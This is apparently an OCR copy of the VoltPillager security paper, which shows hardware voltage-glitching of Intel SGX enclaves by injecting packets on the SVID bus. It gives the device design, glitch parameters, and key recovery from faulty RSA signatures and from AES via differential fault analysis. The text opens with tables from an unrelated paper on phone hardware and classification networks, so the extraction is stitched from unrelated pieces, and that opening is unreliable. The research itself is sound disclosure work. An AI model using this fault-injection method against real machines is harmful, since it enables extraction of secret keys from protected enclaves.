Phone (Release Year)	OS	Processor	GPU	Screen	
				Resolution	Technology
Motorola G4 (2016)	Android 6.0.1	4 x 1.5 GHz A-53 4 x 1.2 GHz A-53	Adreno 405	1920x1080	LCD
Samsung Galaxy Nexus (2012)	Android 6.0.1	2 x 1.2 GHz A-9	PowerVR SGX540	1280x720	Super AMOLED
Apple iPhone 6+ (2014)	iOS 12.1	2 x 1.4 GHz Typhoon	PowerVR GX6450	1920x1080	LCD
Apple iPhone 8+ (2017)	iOS 12.1.2	2 x 2.3 GHz Monsoon 4 x 1.4 GHz Mistral	Apple GPU	1920x1080	LCD

Table 10: Classification Network Used for iPhone

iPhone Classification Network		
Layer	Operation	Kernel Size
1	Input	100000x1
2	Convolution	50x50
3	MaxPool	5
4	Convolution	50x50
5	MaxPool	5
6	Convolution	50x50
7	MaxPool	5
8	Convolution	50x50
9	GlobalAveragePool	-
10	Dropout	0.5
11	Dense	10

Table 11: Classification Network Used for Android

Android Classification Network		
Layer	Operation	Kernel Size
1	Input	800000x1
2	Convolution	100x100
3	MaxPool	5
4	Convolution	50x75
5	MaxPool	5
6	Convolution	50x75
7	MaxPool	5
8	Convolution	50x75
9	GlobalAveragePool	-
10	Dropout	0.5
11	Dense	10

VoltPillager: Hardware-based fault injection attacks against Intel SGX Enclaves using the SVID voltage scaling interface

Zitai Chen, Georgios Vasilakis, Kit Murdock, Edward Dean, David Oswald, and Flavio D. Garcia

School of Computer Science, University of Birmingham, UK

Abstract

Hardware-based fault injection attacks such as voltage and clock glitching have been thoroughly studied on embedded devices. Typical targets for such attacks include smartcards and low-power microcontrollers used in IoT devices. This paper presents the first hardware-based voltage glitching attack against a fully-fledged Intel CPU. The transition to complex CPUs is not trivial due to several factors, including: a complex operating system, large power consumption, multi-threading, and high clock speeds. To this end, we have built VoltPillager, a low-cost tool for injecting messages on the Serial Voltage Identification bus between the CPU and the voltage regulator on the motherboard. This allows us to precisely control the CPU core voltage. We leverage this powerful tool to mount fault-injection attacks that breach confidentiality and integrity of Intel SGX enclaves. We present proof-of-concept key-recovery attacks against cryptographic algorithms running inside SGX. We demonstrate that VoltPillager attacks are more powerful than recent software-only undervolting attacks against SGX (CVE-2019-11157) because they work on fully patched systems with all countermeasures against software undervolting enabled. Additionally, we are able to fault security-critical operations by delaying memory writes. Mitigation of VoltPillager is not straightforward and may require a rethink of the SGX adversarial model where a cloud provider is untrusted and has physical access to the hardware.

1 Introduction

Modern computing platforms allow the operating system to self-regulate the processor's core frequency and voltage in order to manage heat and power consumption. Several authors [37, 24, 40] have shown that an adversary can abuse this feature to inject bit flips into computations, including those inside an Intel Software Guard Extensions (SGX) enclave (cf. CVE-2019-11157). Using the software-exposed interface Model Specific Register (MSR) `0x150`, attacks against Intel SGX were mounted by undervolting from (untrusted) software running with root privileges. Intel have addressed this vulnerability by providing features to disable software undervolting through this MSR. Because SGX was compromised, Intel have initiated Trusted Computing Base (TCB) recovery and modified remote attestation to verify that software-based undervolting is disabled. This requires Microcode (μCode) and BIOS updates.

Hardware fault injection considers a different adversarial model where the adversary has physical access to the device under attack. When targeting an SGX enclave running on a fully patched system (with the latest μCode and BIOS updates), software-based fault attacks have been fully mitigated and that is where hardware-based attacks become relevant. Fault attacks induce a computation fault in the target processor, such as skipping an instruction, by changing the physical operating environment of the chip, e.g., the supply voltage. They do not rely on the presence of a software vulnerability or any code execution privileges. Voltage fault injection (aka, glitching) in particular has the advantage of being very powerful whilst not requiring expensive lab equipment.

1.1 Our Contribution

In this paper, we analyse the dynamic voltage scaling features of x86 systems at the hardware level. We found that a three-wire bus, Serial Voltage Identification (SVID), is used to send the currently required voltage to an external Voltage Regulator (VR) chip on the motherboard. The VR then adjusts the voltage supplied to the CPU. We reverse-engineered the

communication protocol of SVID and developed a small microcontroller-based board that can be connected to the SVID bus. As there is no cryptographic authentication of the SVID packets, we were able to inject our own commands to control the CPU voltage. With this, we reproduced Plundervolt's [37] open-source Proof-of-Concept (PoC) attacks, including against code running inside an SGX enclave. Beyond that, we also found (and document) faults not previously observed. These faults affect elementary operations such as memory accesses. Because the software interface MSR `0x150` is not used, Intel's countermeasures do not prevent this attack. The main contributions of this paper are:

- We showcase the (to our knowledge) first hardware-based attack that directly breaches SGX's integrity guarantees. We demonstrate its practicality with end-to-end secret-key recovery attacks against mbed TLS and the unmodified `file-encryptor` sample enclave from Microsoft Open Enclave.
- We show that Intel's countermeasures for CVE-2019-11157 do not prevent fault-injection attacks from adversaries with physical access. This challenges the widely accepted belief that SGX can protect enclave integrity against a malicious cloud provider (cf. e.g., [2, 5, 27, 8]).
- We demonstrate novel fault effects discovered through hardware-based undervolting, in particular by briefly delaying memory writes.
- We present VoltPillager, an open-source hardware device to inject SVID packets. VoltPillager is based on a low-cost, widely available microcontroller board, the Teensy 4.0, and can be built for approximately $ 30. We also document the internal power management interfaces on modern motherboards, SVID and System Management Bus (SMBus).

1.2 Responsible Disclosure

We reported this issue to Intel on 13 March 2020. Intel evaluated our report and concluded on 5 May that "... opening the case and tampering of internal hardware to compromise SGX is out of scope for SGX threat model. Patches for CVE-2019-11157 (Plundervolt) were not designed to protect against hardware-based attacks as per the threat model", and, therefore, they will not further address the issue. Intel have not requested an embargo for the vulnerabilities described in this paper. We discuss the implications of Intel's response in relation to the widely adopted threat model of SGX in Section 1.4.

1.3 Related Work

Since their introduction by Boneh et al. [6], fault-injection attacks with physical access have been widely investigated in the context of embedded devices. Those attacks are based on the fact that the execution semantics of an IC can change when it is operated outside the specified operating conditions. Examples of fault injection include: over and undervolting ("voltage glitching"), overclocking, exposure to high or low temperature, or laser light [3, 53].

The fault injection threat model changed with the discovery of *software-based* attacks. In 2014, Kim et al. reported the Rowhammer effect: bits could be flipped in DRAM by accessing neighbouring rows but not the actual target location [26]. Several authors [43, 17, 28] have since discovered applications, variations, and improvements of the original attack, including the successful bypass of countermeasures in recent DDR4 DRAM chips [14]. While Rowhammer can be performed from unprivileged software, another class of software-based fault injection attacks require the adversary to have root privileges. These generally target a Trusted Execution Environment (TEE) such as ARM TrustZone or Intel SGX, which should defend the code running inside the TEE even against a privileged adversary.

CLKSCREW [50] was the first attack of this type: it exploited the software-controlled overclocking features on the ARM processor of a Nexus 6 smartphone. CLKSCREW was able to extract cryptographic secrets from TrustZone and to bypass signature checks, leading to code execution inside TrustZone. Qiu et al. later found a similar attack, VoltJockey, against TrustZone, this time controlling the CPU's core *voltage* from privileged software [41]. This line of work continued with voltage fault injection attacks on Intel SGX enclaves [37, 24, 40], which use the software-exposed MSR `0x150` to undervolt during enclave execution and thus trigger bit flips in certain operations, e.g., multiplications, vector instructions, and cryptographic operations.

Hardware-based attacks against TEEs have, so far, received less attention. Cui et al. showed that electro-magnetic fault injection can be used to bypass the TrustZone-based secure boot process of a Broadcom ARM CPU [9]. Similarly, Roth et al. presented fault injection attacks with physical access to ARMv8-M processors, among others breaking the TrustZone-M security on certain CPUs [46].

Lee et al. presented a side-channel attack [29] on SGX by physically connecting to, and eavesdropping on, the DRAM memory bus. They showed that by observing the pattern of the (encrypted) memory ac-

cesses, they can recover secret information from a range of example enclaves. Notably, their attack requires specialized and expensive test equipment (e.g., $ 170,000 for a JLA320A signal analyzer).

1.4 Attacker Model

We are using the widely adopted SGX adversary model with physical access to the target CPU and full control over all software running outside the enclave, including BIOS and operating system. Crucially, our attacks do not require expensive lab equipment (e.g., for invasive attacks on the CPU die), but can be mounted with an inexpensive microcontroller board and only require board-level access as opposed to e.g., chip decapsulation. It is sufficient that the adversary can connect two wires to the SVID bus on the motherboard.

In the research community, SGX is widely assumed to provide protection against such an adversary, e.g., in the form of an untrusted cloud provider with physical access to the server hardware. A substantial amount of research explicitly relies on SGX protecting integrity and confidentiality even for a malicious cloud operator, cf. e.g., [2, 5, 27, 8]. Accordingly, cloud providers with SGX support, such as Microsoft Azure, state that SGX "safeguard[s] data from malicious and insider threats while it's in use" [36, 34]. Fortanix, the developers of widely used runtime software for SGX, similarly claim that "Intel SGX allows you to run applications on untrusted infrastructure (for example public cloud) without having to trust the infrastructure provider with access to your applications." [13]. Similarly, the Enarx project considers the enclave host as untrusted in their threat model [11]. Finally, SGX was also originally designed for client-side applications such as Digital Rights Management (DRM) (e.g., in early versions of the Netflix 4K client), user authentication, and fingerprint matching [47].

1.5 Experimental Setup

For the experiments in this paper, we mainly used three different systems, with 7th and 9th generation Intel CPUs and SGX support. We upgraded the BIOS and µCode to the most recent available version. The systems are detailed in Table 1 and all use SVID as the main interface for controlling the supply voltage. We initially used a fourth motherboard, a Gigabyte Z170X Gaming 3 with an i3-7100, but this was damaged due to inadvertently short-circuiting the SVID lines, and is therefore not listed in Table 1. However, as we used this motherboard during SVID reverse engineering, we occasionally refer to it as i3-7100-GZ170 in Section 4.

We used 64-bit Ubuntu 18.04.3 LTS as our operating system with stock Linux 5.0.0-23-generic kernel, Intel SGX driver V2.6 and Intel SGX-SDK V2.8. We publicly release all source code at `https://github.com/zt-chen/voltpillager`.

1.6 Outline

The remainder of this paper is structured as follows: first, in Section 2, we discuss Intel's mitigation for CVE-2019-11157. In Section 3, we then describe the two main interfaces for controlling CPU voltage on modern systems. We introduce our open-source tool VoltPillager for injection of SVID packets in Section 4. The use of VoltPillager for hardware-based undervolting attacks on SGX is detailed in Section 5 and Section 6. We discuss possible countermeasures and the implications of our findings in Section 7, before concluding in Section 8.

2 Intel's Mitigation for Software-based Undervolting Attacks on SGX Enclaves

The mitigation deployed by Intel to address CVE-2019-11157 effectively disables software access to the voltage control features of the system. It consists of two main parts: (*i*) a BIOS update supplied by the BIOS vendor to disable the undervolting functionality at boot, and (*ii*) a µCode update to interact with the updated BIOS and include the software undervolting status (enabled or disabled) in SGX's remote attestation functionality.

The exact implementation of the BIOS update differs by vendor. On our test systems i3-7100-AZ170 and i3-9100-MZ370, even the most recent BIOS still allowed undervolting. In contrast, the latest update of our Intel-manufactured i3-7100U-NUC added a new BIOS option ("Real-Time Performance Tuning"), which, when disabled, removes the ability to undervolt via MSR `0x150`. We ran all experiments for the i3-7100U-NUC with software undervolting disabled via this BIOS option, and confirmed, practically, that writes to MSR `0x150` no longer cause voltage changes. We also verified that the OC mailbox interface (which is used for undervolting) is disabled on i3-7100U-NUC using `intel-oc-mbox` [12].

Other manufacturers, such as Dell [15], removed software-controlled undervolting with recent updates in response to CVE-2019-11157, without any configuration options available at the BIOS level. The µCode update deployed by Intel includes the

Device	Motherboard	BIOS version	CPU	µCode	VR IC	VR on SMBus
i3-7100-AZ170	ASRock Z170 E4	P7.50	i3-7100	0xca	ISL95856	`0x40`
i3-9100-MZ370	MSI Z370-A Pro	E7B48IMS.2B0	i3-9100	0xca	UP9508	`0x45`
i3-7100U-NUC	NUC7i3BNH	0082.2020.0505	i3-7100U	0xca	ISL96853	✗

Table 1: CPUs and motherboards used for experiments in this paper, including BIOS and µCode version, and the used VR IC. We also indicate if the VR is connected to the SMBus (and at which address) in addition to SVID. A 4$^{\text{th}}$ system, i3-7100-GZ170, left out here as it was only used in initial reverse engineering.

status of the software undervolting interface in the remote attestation process, similar to other functionality such as hyperthreading and the internal graphics card. Specifically, the SGX attestation service returns a `CONFIGURATION_NEEDED` response if software undervolting (or any of the other problematic features such as hyperthreading) is enabled [20].

3 Power Management Interfaces

In modern computers, there are usually one or more VRs connected to the CPU on the motherboard. They are used for managing the performance and power consumption of the system by changing the core voltage (and other voltages) supplied to the CPU. When the CPU runs at lower frequencies or is in idle mode, it sends commands to the VR to reduce the voltage. Vice versa, when the CPU operates under heavy load and/or at high frequency, it requests the VR to increase the voltage. We found two main interfaces to the VR that can be used for changing the CPU voltage and hence to conduct undervolting attacks: the SVID interface and the SMBus interface (more specifically Power Management Bus (PMBus) in this context). The overall architecture of the voltage supply on an x86 system is shown in Figure 1. We now introduce those VR interfaces in detail and discuss their use for undervolting attacks.




Figure 1: Architecture of voltage supply on x86 systems. The CPU has an SVID and (optional, dotted) SMBus connection to the VR. The VR drives a Pulse Width Modulation (PWM) output to generate the core voltage from the main supply voltage.

3.1 Serial Voltage Identification

SVID is the interface used by the CPU to send the currently required voltage (and other related data) to an external VR IC. To the best of our knowledge, Intel does not provide any detailed documentation for this interface. From the CPU documentation [21], we found that SVID uses the three pins `VCLK`, `VDIO`, and `ALERT#`. The first two pins are used for a bi-directional serial interface similar to common serial protocols like Inter-Integrated Circuit (I2C) or Serial Peripheral Interface (SPI). The `ALERT#` line is asserted by the VR when a voltage change has been completed [18]. The SVID bus uses voltage levels of 0 V (low) and 1 V (high) and is clocked at 25 MHz. Both clock (`VCLK`) and data (`VDIO`) lines are realised as open-drain outputs: by default, the lines are held high by pullup resistors to 1 V, and actively driven low by the CPU or VR when they exchange data. Note that this allows multiple devices to be connected to SVID, we will later use this to connect our own device for command injection.

Locating VR ICs The identification of the VRs on the motherboard is the first step required for further analysis of a particular system. Some vendors provide schematic diagrams of their boards, which greatly simplifies the process. Unfortunately, most vendors do not publish such detailed documentation of their hardware. However, in our experience, VRs are commonly placed in close proximity to the CPU and to large switching transistors and inductors, making them easy to identify by visual inspection and oscilloscope probing. Additionally, the SVID signals are commonly connected to small resistors and/or available on test pads, simplifying connecting devices for analysis and packet injection. Figure 2 shows the ISL96853 VR on i3-7100U-NUC. The large transistors generating the actual core voltage are visible on the right, while the relevant SVID

pins are located around the top-left corner to the VR IC.




Figure 2: ISL96853 VR on the motherboard of i3-7100U-NUC with relevant SVID pins annotated.

Protocol Reverse-Engineering We identified the clock and data lines on the motherboard used for our experiments using a Rigol DS1074Z oscilloscope [45], and connected a DSlogic logic analyser [10] to the SVID bus.




Figure 3: SVID data and clock lines during the first cycles of a command sent to the VR.

By observing the bus and setting known values for the voltage and with the help of a screenshot of a SVID protocol analyzer [54], we reverse-engineered the relevant commands used for configuring the voltage output by the voltage regulator. Note that this is only a one-time process required to understand the working of the SVID protocol and is not necessary for subsequent packet injection attacks. Figure 3 shows an example of the clock and data signals when transmitting a bit sequence over SVID. Based on this, we analysed the command that configures the voltage and its response, and document their format in Figure 4 and Figure 5. Further details on SVID can be found in Appendix C.

Bus Activity and Command Injection We found that the SVID bus on our test motherboards




Figure 4: Format of 24-bit SVID command from CPU to VR to set the current core voltage. Gray background indicates fixed bits.




Figure 5: 7-bit response from VR to CPU to the set voltage command from Figure 4.

was active even when a fixed core voltage was configured in the BIOS. Regular commands from the CPU to the VR are still sent, although at a reduced rate compared to normal, dynamic voltage control.

Understanding bus activity is crucial for SVID. Our experiments (as described in Section 4) show that the CPU freezes if there are multiple subsequent collisions between an injected and a "real" SVID packet. From our experiments, we concluded that the CPU stops after less than a second of failed transmission attempts. Hence, it is crucial to limit SVID command injection to a short burst.

Conversely, for reverse-engineering and analysis of VR behaviour, the ability to temporarily "remove" the CPU from the bus was useful: once the CPU has frozen, we could send our own commands to the VR without interference from the CPU. This allowed us to verify our understanding of the SVID commands during the initial analysis of the protocol, and to test our tool, VoltPillager.

3.2 System Management Bus and Power Management Bus

Apart from SVID, some VRs support another voltage control interface named SMBus (also referred to as PMBus in this case) [49, 48]. Such VRs supporting SMBus are mainly found on server and gaming motherboards. Similar to SVID, SMBus is a serial two-wire interface consisting of a clock line (maximum frequency 1 MHz) and a data line. Multiple devices are connected to the SMBus, with the motherboard's Southbridge acting as bus master. Each device on the bus, including the VR if connected, is assigned a unique address. Typically, these addresses are assigned by the motherboard vendor and not publicly documented. Hence, determining the address of the VR on the SMBus requires probing

the bus and/or analysis of manufacturer tuning software.

Among our test systems, the i3-7100-AZ170 and i3-9100-MZ370 had the VR chip connected to the SMBus. We found that on both systems, when setting a fixed core voltage through the BIOS, this configuration takes place via the SMBus. Subsequently, we determined the VR address (cf. Table 1) and the respective commands to adjust the CPU voltage. We also noted that any voltage change made through SMBus overrides any subsequent settings made through SVID.

While it is technically possible to inject packets into the SMBus, we opted for using SVID as our main attack interface for several reasons: First, with the higher clock frequency of SVID, voltage changes can be made more quickly, allowing for more accurate fault injection. Second, we found that SVID commands were the same across our test systems, while SMBus commands varied between VRs. Finally, SVID is used by all modern motherboards and CPUs, while SMBus is only present on certain motherboards and VRs.

4 VoltPillager for SVID Command Injection

In this section, we present VoltPillager, our custom device for SVID command injection based on a Teensy 4.0 microcontroller development board [38]. In contrast to other widely used interfaces like SPI, we could not find a Microcontroller (µC) with a dedicated hardware peripheral for SVID. We initially attempted to implement the protocol in software using the General Purpose I/O (GPIO) pins, but we found that the relatively high clock frequency of 25 MHz of SVID makes this difficult in practise even on relatively high-end µCs like the ARM Cortex-M7 on the Teensy 4.0, which runs at 600 MHz.

However, as SVID is similar to SPI in so-called mode two (clock idles at high voltage and data line stable and sampled on the falling edge of the clock), we were able to use the SPI hardware peripheral of the Teensy 4.0 for packet injection. Note that an additional required feature is the support for large SPI frames, which allows for the transmission of a complete SVID transaction. With our implementation, a complete transmission of one SVID packet takes 96 clock cycles (3.84 µs), including 40 clock cycles before sending the data, the 24-bit data frame, and 32 clock cycles for receiving the response. To adapt the output voltage levels of 3.3 V of the Teensy 4.0 to the 1 V levels of SVID, we used two open-drain drivers [51] for the data and clock lines.




Figure 6: Command injection into SVID with the VoltPillager connected in parallel to the bus.

As shown in Figure 7, we also made sure to keep the wires between the actual bus lines and the driver ICs short to minimise additional inductive and capacitive load on the bus. Note that VoltPillager can be connected in parallel to the bus without—when inactive—affecting the normal SVID traffic from CPU to VR.

We also carried out initial experiments with a Field Programmable Gate Array (FPGA) board to obtain a man-in-the-middle position by splitting the SVID bus: in this situation, the attacker simulates normal behaviour of the VR to the CPU, while injecting commands that are only visible to the VR. However, due to the strict timing constraints of SVID and the necessary level conversions, we did not further investigate this approach for the present paper.




Figure 7: Hardware setup (i3-7100-GZ170) for analysis and packet injection into the SVID bus. Oscilloscope probes are attached to CPU core voltage and SVID lines, while Teensy injects SVID packets.

4.1 Implementation of VoltPillager

VoltPillager has two main components, the firmware of the Teensy 4.0 and PC-side software which controls the device. We developed the Teensy 4.0

firmware using the open source Arduino IDE [1] and the official Teensyduino [39] library, which provides the basic SPI functionality. We configured this to match the structure of an SVID message. The controlling PC communicates with the VoltPillager through USB using the protocol shown in Figure 8. Firstly, the software on the controlling computer specifies the undervolting parameters, including the required voltage, number of SVID packets being sent, and additional parameters as detailed in Table 2. It then arms the glitch.




Figure 8: Protocol of VoltPillager for configuring and initiating undervolting from a controlling PC.

Trigger After that, VoltPillager is armed and waits for an active-low *trigger* input on a specific pin. When the trigger signal is asserted (*i.e.*, the trigger pin pulled low), VoltPillager sends the prepared SVID packets according to the configuration to the target VR, *i.e.*, initiates a hardware-based undervolting attack. The trigger is generated by the controlling computer from untrusted code directly before the target code executes. In our experiments, the control PC typically is the machine that also runs the target SGX enclave, although this is not a strict requirement.

To provide a precisely-timed trigger signal, we utilise the fact that some motherboards, such as the ones used in i3-7100-AZ170 and i3-9100-MZ370, offer a legacy onboard RS232 Universal Asynchronous Receiver Transmitter (UART) port, including the so-called `DTR` signal, which can be controlled from software through an `ioctl()` system call. Because this interface is controlled by the motherboard's Southbridge through the "super I/O" chip, it is more reliable in timing than sending a trigger command over the control USB interface.

However, for systems without hardware UART, e.g., i3-7100U-NUC, we additionally implemented a less timing-stable trigger over USB. After the undervolting has been triggered, the control program evaluates whether it has succeeded (*i.e.*, that an unexpected result occurred in the target code), and outputs the fault results or repeats the process until a fault has been found.

Adjustment of Undervolting Parameters The parameters from Table 2, defining the undervolting glitch shape, are illustrated in Figure 9. Note that these parameters affect the stability of the system-under-attack and hence, can be adjusted to minimise system crashes. Note that the VR changes




Figure 9: Undervolting waveform with the parameters described in Table 2. V_n can be $\leq V_{cc}$.

the core voltage CPU with a finite slew rate SR, typically 20 mV/µs, however on i3-7100U-NUC we observed a higher slew rate (approximately 40 mV/µs). The limited slew rate can reduce the timing precision of undervolting, as it adds delay between the reception of the injected SVID command from the VR and the physical change of the core voltage to the fault voltage V_f. The preparation voltage V_p reduces the time to reach the target voltage V_f before the actual attack: the system is still stable at V_p, and the adjustment to V_f at finite SR is quicker compared to the higher default voltage V_{cc}. The reset voltage V_n is set after the fault. It can take any values and is used to stabilize the system. Figure 10 shows an oscilloscope capture of an actual undervolting injected by VoltPillager on i3-9100-MZ370. In this case, we set $V_p = V_n = V_{cc} = 1.050\,V$, $V_f = 0.810\,V$, $T_p = 10\,\mu s$ and $T_f = 32\,\mu s$.

System Stability One of the major factors affecting the system stability is the amount of undervolting. When the voltage is too low, the CPU will "freeze" or crash, while a too high voltage will not yield successful faults. Figure 11 shows the undervolting for the fault to occur and the value at which the system crashes for different CPU frequencies. We observed crashes before a fault happens below

Parameter	Symbol	Description
Delay after trigger	T_d	The time between assertion of trigger and start of first undervolting.
Number of glitches	N	Number of times to repeat the undervolting.
Preparation voltage	V_p	Voltage before undervolting. Typically $\leq V_n$, but system stable at V_p.
Preparation width	T_p	Time of voltage slew to V_p plus time for which V_p is held.
Fault voltage	V_f	Voltage used for actual fault injection.
Fault width	T_f	Time of voltage slew to V_p plus time for which V_f is held.
Normal voltage	V_n	Stable operating voltage after V_f.
Slew rate	SR	Rate of voltage change (in mV/µs). Most VRs support a single SR.

Table 2: Parameters defining a specific undervolting experiment with VoltPillager




Figure 10: Oscillocope capture of undervolting. Data and clock captured before the voltage level shifters.

1.4 GHz on i3-7100-AZ170 and 2.9 GHz on i3-9100-MZ370. For both systems, there is a gap of ≈ 20 mV (4 VID steps) which can be used for fault injection without affecting system stability.




Figure 11: Undervolting for first fault (solid) and crash (dotted) for different frequencies on i3-7100-AZ170 (max. 3.9 GHz) and i3-9100-MZ370 (max. 3.6 GHz), using the PoC from Listing 1 and VoltPillager. 5 repetitions per frequency. $V_n = V_p = V_{cc}$.

5 Fault Injection into SGX Enclaves with Hardware-based Undervolting

In this section, we demonstrate how VoltPillager can be used to inject faults into the CPU even when the software-controlled interface has been disabled. To this end, we first show that we can reproduce faults observed with software-based fault attacks through hardware-based undervolting. We show how this can be used in an end-to-end attack scenario to extract in-enclave secrets. We then describe a novel fault attack based on briefly delayed memory/cache writes.

5.1 Reproducing Plundervolt Proof-of-Concepts

The authors of Plundervolt provide several PoCs on their Github repository [16]. We mainly focused on two of their PoCs, namely faulting integer multiplications (in userspace) and CRT-RSA decryption/signature (running inside an SGX enclave). We made this choice to (*i*) give examples both for SGX and non-SGX code and (*ii*) compare the behaviour of the well-documented faults on `imul` when using hardware-based undervolting (with various parameters shown in Table 2). Additionally, we also successfully reproduced Plundervolt's PoC for AES-NI.

Faulting Multiplications We integrated Plundervolt's `faulting_multiplications` PoC into our experimental setup as shown in Listing 1. This code segment is similar to the one used in Plundervolt: two multiply operations (compiled to `imul`) are executed with the same input in a tight loop and the result of the calculation is compared after each operation. However, before entering the loop, a trigger is generated to start the hardware-based undervolting using VoltPillager.

```
1 TRIGGER_SET // Set trigger
2
3 do {
```

```
  i++;
  correct_a = operand1 * operand2;
  correct_b = operand1 * operand2;
  if (correct_a != correct_b) {
    faulty = 1;
  }
} while (faulty == 0 && i < iterations);

TRIGGER_RST // Reset trigger
// ... fault check omitted ...
```

Listing 1: Simplified C code used for demonstrating hardware-based fault injection into multiplication

Setting first the operands of `imul` to `0xAE0000` and `0x18`, respectively, we obtained the same faulty result (`0xC500000` instead of `0x10500000`) on all our test systems, using the parameters from Table 3.

Cryptographic Operations inside SGX We then adapted Plundervolt's PoC `sgx_crt_rsa` to our setup. This program computes an RSA signature/decryption inside an SGX enclave, using the standard `ipps` library functions. Again, with the parameters shown in Table 3, we successfully obtained faulty signatures and confirmed that these faulty values can be used to factor the RSA modulus and recover the private key using the Lenstra attack [6]. Crucially, this attack also succeeded when the software-undervolting interface was disabled on i3-7100U-NUC through the respective BIOS option.

End-to-end Attack To demonstrate the real-world implications of successful fault injection, we developed an end-to-end attack on the mbed TLS library as used in Microsoft Open Enclave [35]. As a first step, we targeted mbed's `mbedtls_aesni_crypt_ecb()` API function, which internally is accelerated using `aesni`. We confirmed that we can mount a VoltPillager attack to inject a single-byte fault on i3-7100-AZ170 into the 8th round of AES and then perform a Differential Fault Analysis (DFA) to extract the full key [52].

Based on this, we developed an attack on an unmodified enclave, namely the `file-encryptor` sample from Open Enclave[1]. This enclave exposes `ecalls` to encrypt/decrypt files using AES in Cipher Block Chaining (CBC) mode with an in-enclave secret key. The enclave uses the respective mbed TLS function, that internally calls `mbedtls_aesni_crypt_ecb()`. For simplicity, we focus on encryption using a 128-bit key, but note that DFA can be extended to larger key sizes and decryption [31]. A challenge when attacking more complex modes of operations such as CBC is that the DFA requires both the correct and a faulty ciphertext for a given plaintext. However, the `file-encryptor` sample allows us to invoke the encryption `ecall` multiple times without resetting the CBC chaining. Hence, we can first invoke the `ecall` with a chosen plaintext p_0 and obtain:

$$c_0 = \mathrm{AES}_k\left(p_0 \oplus \mathrm{iv}\right)$$

where iv is a fixed value. Then, we can repeatedly invoke the `ecall` again to encrypt the value $p_0 \oplus \mathrm{iv} \oplus c_0$. By construction of CBC, this will repeatedly yield the same ciphertext c_0. We can now inject faults into the computation until we obtain a faulty ciphertext c_0', and then use DFA to recover the in-enclave key from c_0 and c_0' in ≈ 2 min of computation on a 16-core CPU.

